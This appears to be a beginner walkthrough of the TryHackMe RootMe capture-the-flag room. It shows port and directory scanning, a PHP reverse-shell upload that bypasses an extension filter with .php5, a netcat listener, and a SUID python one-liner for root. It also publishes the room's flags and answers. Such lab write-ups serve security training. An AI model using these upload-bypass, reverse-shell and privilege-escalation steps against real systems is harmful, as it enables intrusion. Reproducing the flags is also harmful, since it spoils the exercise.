TryHackMe Room

ROOT ME A Beginner CTF

CTF REPORT

Prepared By

Nikunj Kumar Sahani

Introduction

Hello! I created this walkthrough to provide beginners with a clearer and more detailed explanation of what is being done and why each step is necessary. My goal is to make the learning process easier to understand, and I hope this guide helps you along the way.

The **RootMe** room on **TryHackMe** is a beginner-to-intermediate web exploitation & privilege escalation lab. The objective is to compromise target machine, obtain a **user flag** & finally escalate privileges to **capture the root flag.**


Lab Details

Name : RootMe

Lab : https://tryhackme.com/room/rrootme

Difficulty Level : Beginner or Intermediate

Objective : Gain root access and Capture the final flag.



The main goals in this room are:

- Perform reconnaissance on the target machine
- Discover hidden directories
- Upload a malicious file to gain remote access
- Get a reverse shell
- Perform privilege escalation
- Capture user.txt and root.txt

Means of Root Access ::-

Root access means having complete administrative control over a Linux system. The root user is the most powerful account and can perform any operation on the system without restrictions.


Step 1 : Deploy the Machine

Begin by deploying the target machine and the AttackBox, or connect via OpenVPN. If you don't know how to do connect the network.

Learn Here, How to connect OpenVPN :-

- https://tryhackme.com/room/openvpn

I will be using the Kali Linux as Attacker Machine.



Step 2 : Reconnaissance

The first step in any CTF room is to gather information about the target. Using **Nmap**, I performed a detailed scan to identify **open ports & services running** on the machine.

Here's the command I used: **nmap -sV -p- 'IP-address'**

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p- 10.48.177.111
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-10 11:27 -0400
Nmap scan report for 10.48.177.111
Host is up (0.031s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.26 seconds

┌──(kali㉿kali)-[~]
└─$
```

Explanation:

- **-sV** for Service Versions
- **-p-** to scan all ports So, I don't miss any services on higher port.

Scanning Results ::----


- The Nmap scan revealed two open ports:
  - ssh : 22 - OpenSSH 8.2p1
  - http : 80 - Apache httpd 2.4.41

Step 3 : Web Exploration

Since port **80** is open, let's check the HTTP service.

Accessing link in a browser reveals a **root me site.**

- **Link :-** http://10.49.167.56



Step 4 : Hidden Directory Finding

Finding directories on the web server using the **Dirbuster** tool. **Dirb** helps find hidden files and directories on a server.

It checks for places that aren't normally visible to users**, helping to spot potential security issues or misconfigurations**. This is useful for security tests.


- **cmd** – dirb http://ip

```
┌──(kali㉿kali)-[~]
└─$ dirb http://10.49.167.56

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Mar 10 02:42:55 2026
URL_BASE: http://10.49.167.56/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.49.167.56/ ----
==> DIRECTORY: http://10.49.167.56/css/
+ http://10.49.167.56/index.php (CODE:200|SIZE:616)
==> DIRECTORY: http://10.49.167.56/js/
==> DIRECTORY: http://10.49.167.56/panel/
+ http://10.49.167.56/server-status (CODE:403|SIZE:277)
==> DIRECTORY: http://10.49.167.56/uploads/
```

Opening the Hidden Directory

I got a directory, that can potentially be of some use for us.

- http://ip/panel/



We can upload a file in the /panel/ directory. For this task we will upload php reverse shell script because the page is using PHP language. I frequently use pentestmonkey php-reverse-shell.php script to try to gain a reverse shell.


NIKUNJ SAHANI

Step 5 : Uploading Shell

I'm using **PentestMonkey reverse shell** that can be download from here.

- https://github.com/pentestmonkey/php-reverse-shell

When you visited here, you have to go on **php.reverse-shell.php**, You can see in the right corner there is **Download button**, You can click and download the **reverse shell.**



Here is the step to upload the file.

What we need to do is to shell.php file that we can upload onto the vulnerable server.

- ◊ First step You have to **open reverse-shell.php**.
- ◊ **cmd :-** nano shell.php – It will open the **nano editor** where you can edit shell.
- ◊ **Change the ip_addr and port** that we can connect for communication.


```
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
```

However in this case, I leave the **port** as default **1234** and Add **IP of Kali Linux**.

Uploading Shell :-

Once the file is ready, the next step is to upload it to the **/panel/ directory** that we discovered earlier.

- ◊ I upload it by Browse the file and **click on upload button.**




However, **there is an issue** — the server does not appear to accept files with the **.php extension**. (Here used Language is not understandable, but You can covert it..

Step 6 : Uploading Shell by Rename it

Although the **server blocks .php files**, PHP scripts can sometimes be executed using alternative extensions. A quick search reveals several **other extensions** that may still be interpreted as PHP by server, such as: .php3, .php4, **.php5**, .php7, .phtml, and .pht.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo chmod +777 php-reverse-shell.php
[sudo] password for kali:

┌──(kali㉿kali)-[~/Downloads]
└─$ ls
3QaNfsP1.html  c99.Php                 loclx-linux-amd64.deb      php-reverse-shell.php
c999.Php       ipscan_3.9.3_amd64.deb  nikunjsahani-regular.ovpn  rockyou.txt

┌──(kali㉿kali)-[~/Downloads]
└─$ mv php-reverse-shell.php exploit.php5
```

By **trying** one of these alternative extensions, we may be able to **bypass the upload** restriction and successfully upload the file.



After testing different extensions, I changed the file **extension to .php5**, and this time the server **successfully accepted the file**.

- Check the Uploaded file - http://ip/uploads/

Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
php-reverse-shell.php5	2024-10-17 07:44	5.4K	


Apache/2.4.29 (Ubuntu) Server at 10.10.125.219 Port 80

Step 7 : Getting a Reverse shell

Set up a listener on your local machine using Netcat.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 1234
listening on [any] 1234 ...
```

Then **click on reverse shell file or Veja!**. Remember your listener is still running.



We have successfully gained shell.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvp 1234
listening on [any] 1234 ...
10.49.167.56: inverse host lookup failed: Unknown host
connect to [192.168.238.251] from (UNKNOWN) [10.49.167.56] 40122
Linux ip-10-49-167-56 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64
NU/Linux
 07:03:04 up 22 min,  0 users,  load average: 0.00, 0.01, 0.06
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Step 8 : Find a Flag – User.txt

After getting a shell, you have to run few commands:

- ls
- cd /home
- cd var
- cd www
- cat user.txt

```
vmlinuz
vmlinuz.old
$ cd var
$ cd www
$ ls
html
user.txt
$ cat user.txt
THM{y0u_g0t_a_sh3ll}
```

user.txt :;- THM{you_got_a_sh3ll}

Step 9 : Privilege escalation

We have a shell, let's escalate our **privileges to root**.

Search for files **with SUID permission**, which file is weird? We need to run any command in both :

- find / -perm 4000 2>/dev/null
- find / -perm -u=s 2>/dev/null

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ find / -perm -u=s 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python2.7
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
```

What it means? It is looking for a file with **SUID permission that can be run as root**. We need to look carefully into the output of the command to **find** which file can be exploited to gain root access.

```
www-data@ip-10-49-167-55:/$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python2.7
/usr/bin/at
```

We have the **/usr/bin/python** with SUID permission, we will try to escalate privileges. My first spot is to go to https://gtfobins.org/gtfobins/python/#shell/ look for possible privilege escalation commands for elevating the privileges.

gtfobins.org/gtfobins/python/#shell

Shell

This executable can spawn an interactive system shell.

(a) Unprivileged | Sudo | SUID | Capabilities

This function is performed by the privileged user if the executable has the SUID bit set and the ownership because the *effective* privileges are not dropped.

Remarks

This executable runs commands directly, e.g., via functions like `exec`, remember to omit the argument of every `/bin/sh` invocation for distributions where the default shell does not dr SUID privileges.

```
python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Version Python2.7

This is super simple now, we just need to copy the command and paste it to shell.

But we need to **change something:-**

- **cmd from gtfo bins:-** python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
- **Update it to :-** /usr/bin/python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'

```
/bin/umount
$ /usr/bin/python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
```

YES!! This command works.

We can confirm we are root – **id , whoami**

The privilege escalation was successful we have a root shell.

Navigate to /root/folder to find your root.txt.

- **cd /root**
- **root.txt**
- **cat root.txt**

```
vmlinuz
vmlinuz.old
cd /root
ls
root.txt
snap
cat root.txt
THM{pr1v1l3g3_3sc4l4t10n}
```




Final Flag - Root.txt

THM{pr1v1l3g3_3sc4l4t10n}

Question and Answer of Labs :-

1. Scan the machine, how many ports are open?
   - 2
2. What version of Apache is running?
   - 2.4.41
3. What service is running on port 22?
   - ssh
4. What is the hidden directory?
   - /panel
5. user.txt
   - THM{y0u_g0t_a_sh3ll}
6. Search for files with SUID permission, which file is weird?
   - /usr/bin/python
7. Find a form to escalate your privileges.
   - GTFO Bins python
8. root.txt
   - THM{pr1v1l3g3_3sc4l4t10n}

NIKHIL SAHANI



That's all for today. Great job following along and successfully gaining access to RootMe. This was a great machine that covered a variety of fundamental tools & techniques commonly used by ethical hackers in real-world scenarios.